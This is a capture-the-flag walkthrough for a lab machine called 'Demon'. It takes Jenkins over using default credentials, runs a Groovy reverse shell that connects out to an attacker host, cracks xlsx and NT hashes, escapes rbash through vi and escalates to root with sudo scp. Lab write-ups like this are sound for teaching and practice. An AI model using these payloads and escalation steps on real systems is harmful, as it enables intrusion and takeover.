
Demon is a Hard-difficulty grey-box CTF machine hosted at web.demon.local. The attack chain involves nmap enumeration, virtual host brute forcing, a Jenkins RCE via Groovy script execution, xlsx password cracking, NT hash cracking with a combination attack, restricted bash escape via vi, binary string analysis, and finally a sudo scp GTFObins escalation to root.
01_Reconnaissance
A comprehensive nmap scan against the target reveals two HTTP/HTTPS ports and confirms the hostname web.demon.local.
$ sudo nmap 172.20.0.139 -sC -sV -p- -oA scanning

Starting Nmap 7.98 at 2026-01-25 14:15 +0530
Nmap scan report for web.demon.local (172.20.0.139)
Host is up (0.00070s latency).
Not shown: 65533 closed tcp ports (reset)

PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.66 ((Debian))
|_http-title: Lord Yamraj's Judgment Portal
|_http-server-header: Apache/2.4.66 (Debian)
443/tcp open  http    Apache httpd 2.4.66
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 15    2026-01-24 17:07  index.html.iasad
|_
|_http-title: Index of /
MAC Address: 00:0C:29:00:2C:0E (VMware)
Service Info: Host: demon.local
Accessing the website on port 80, entering help, then selecting Report reveals a clue about the Demon.local domain. Adding it to /etc/hosts:

Figure 1.0 — Lord Yamraj's Judgment Portal · Help → Report menu
# Add domain to hosts file
$ sudo echo "{server ip} demon.local" >> /etc/hosts

# Directory busting on the IP
$ dirb http://172.20.0.139/

[+] WordPress found under /wordpress directory
02_Virtual_Host_Enumeration
The WordPress instance and demon.local share the same sites with little information. Virtual host brute forcing with Gobuster discovers four subdomains.
$ gobuster vhost -u http://demon.local -w /opt/wordlists/SecLists/Discovery/DNS/namelist.txt --append-domain

Found: blog.demon.local
Found: web.demon.local
Found: wordpress.demon.local
Found: yamaha.demon.local

# Add all to /etc/hosts
$ sudo echo '{server ip} blog.demon.local web.demon.local wordpress.demon.local yamaha.demon.local' >> /etc/hosts
Checking each subdomain reveals:
- blog.demon.local — robots.txt contains FLAG 1
- web.demon.local — contains
wordlist1.txt - wordpress.demon.local — contains
wordlist2.txt - yamaha.demon.local — Jenkins 2.150.2 web application
$ wget http://blog.demon.local/robots.txt
Demon{7196183DFE087F98A4DDEAA48C3BA823}  ← FLAG 1
03_Jenkins_RCE
yamaha.demon.local runs Jenkins 2.150.2. Default credentials admin:admin grant administrator access. Rather than the known CVE-2019-1003000 exploit (which failed), the Script Console at /script allows arbitrary Groovy execution.

Figure 2.0 — Jenkins admin panel after login with default credentials
First, confirming script execution is permitted with a simple id command via Groovy:
// Test RCE — confirm command execution
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout

Output: uid=998(jenkins) gid=999(jenkins) groups=999(jenkins)

Figure 2.1 — Groovy script RCE confirmed via Jenkins Script Console
With RCE confirmed, a Groovy reverse shell payload is generated via revshells.com and executed:
String host="172.20.0.132";int port=8858;String cmd="sh";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();po.flush();Thread.sleep(50);
  try{p.exitValue();break;}catch(Exception e){}
};p.destroy();s.close();

jenkins@demon:/home$ ls → chitragupta  jenkins  yamaraj
04_XLSX_Password_Cracking
Inside /home/jenkins, a password-protected random.xlsx file is found. Python 3 HTTP server transfers it to the attacker machine.
# On target — serve file
jenkins@demon:/home/jenkins$ python3 -m http.server

# On attacker — download file
$ wget http://172.20.0.139:8000/random.xlsx
random.xlsx  100%  8.50K  1000 MB/s  in 0s
Cracking the xlsx password using office2john and hashcat with wordlist1.txt:
$ office2john random.xlsx > hash.sheet
$ hashcat -m 9400 hash.sheet wordlist1.txt --username

$office$*2007*20*128*...:  [REDACTED]  ← xlsx password

Figure 3.0 — random.xlsx opened: contains FLAG 2 + NT hash
The xlsx file contains an NT hash. Cracking it using the combination attack mode (-a 1) combining wordlist1.txt + wordlist2.txt:
$ echo -n '37adb3fe70f39d1f92e1ce3df7fa8923' > nthash
$ hashcat -a 1 -m 1000 nthash wordlist1.txt wordlist2.txt

37adb3fe70f39d1f92e1ce3df7fa8923 : [REDACTED]  ← NT hash cracked
Key Observation
The NT hash in the xlsx required a combination attack (-a 1), meaning the password is formed by concatenating words from two separate lists. Always examine hash context carefully — a hint in the spreadsheet layout revealed this was a two-part credential.
05_Restricted_Bash_Escape
The cracked credential belongs to user chitragupta (not yamaraj). The /etc/passwd shows chitragupta uses rbash — only pwd, ls, whoami, and vi are available.
# Spawn PTY and switch user
jenkins@demon:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
jenkins@demon:/$ su chitragupta
Password: [REDACTED]
chitragupta@demon:/$

# rbash limits available — escape via vi
$ vi
:set shell=/bin/bash
:shell

chitragupta@demon:/$ echo $SHELL
/bin/bash  ← Full bash restored
With a full shell, finding chitragupta-owned directories reveals /var/chitragupta — containing a custom ELF binary and FLAG 3.
$ find / -type d -user "$(whoami)" 2>/dev/null

/var/chitragupta

$ ls -la /var/chitragupta
-rwxrwxr-x  chitragupta  chitragupta  chitragupta  (ELF binary)
-rw-r--r--  root         root         flag.txt      ← FLAG 3
06_Binary_String_Analysis
The chitragupta ELF binary is transferred to the attacker machine. Running strings on it reveals embedded credentials — the parts are split by "H" (a common 64-bit assembly artifact from mov instructions breaking 8-byte string segments across registers). Concatenating the parts yields the yamaraj credentials.
$ strings chitragupta

...
__gmon_start__
PTE1
yamaraj:H        ← username segment
7his!is-H        ← password part 1
is-fun@yH        ← password part 2
4m4l0k4*H        ← password part 3
Welcome to Yamaloka ChitraGupta
...

# Reconstructed credential (H = 64-bit mov artifact)
yamaraj : [REDACTED]
Technique Note — x86-64 String Embedding
In x86-64 binaries compiled with GCC, long strings are often split into 8-byte chunks loaded via movabs instructions. The H suffix in the strings output is a register annotation artifact, not part of the actual password. Strip these out and concatenate remaining parts to reconstruct the full string.
07_Root_via_sudo_scp
Switching to yamaraj and checking sudo -l reveals permission to run /usr/bin/scp as root — a well-known GTFObins escalation path.
$ su yamaraj
Password: [REDACTED]

yamaraj@demon:~$ sudo -l
    (ALL) /usr/bin/scp

# GTFObins scp escalation
$ TF=$(mktemp)
$ echo 'sh 0<&2 1>&2' > $TF
$ chmod +x "$TF"
$ sudo scp -S $TF x y:

# whoami → root

# cat /root/flag.txt  ← ROOT FLAG
08_Attack_Chain_Summary
- 01 Nmap → ports 80/443 → hostname: web.demon.local
- 02 Website help/report → Demon.local domain discovered
- 03 dirb → WordPress at /wordpress
- 04 Gobuster vhost → 4 subdomains discovered
- 05 blog.demon.local/robots.txt → FLAG 1
- 06 wordlist1.txt + wordlist2.txt harvested for later
- 07 yamaha.demon.local → Jenkins 2.150.2 → admin:admin → Script Console RCE → reverse shell as jenkins
- 08 random.xlsx found → transferred via Python HTTP server
- 09 office2john + hashcat (m9400) with wordlist1 → xlsx unlocked → FLAG 2 + NT hash
- 10 hashcat combo attack (-a1, m1000) wordlist1+wordlist2 → NT cracked
- 11 su chitragupta → rbash → vi escape → full bash
- 12 /var/chitragupta → chitragupta ELF + FLAG 3
- 13 strings chitragupta → yamaraj credentials extracted
- 14 su yamaraj → sudo scp GTFObins → ROOT → FLAG 5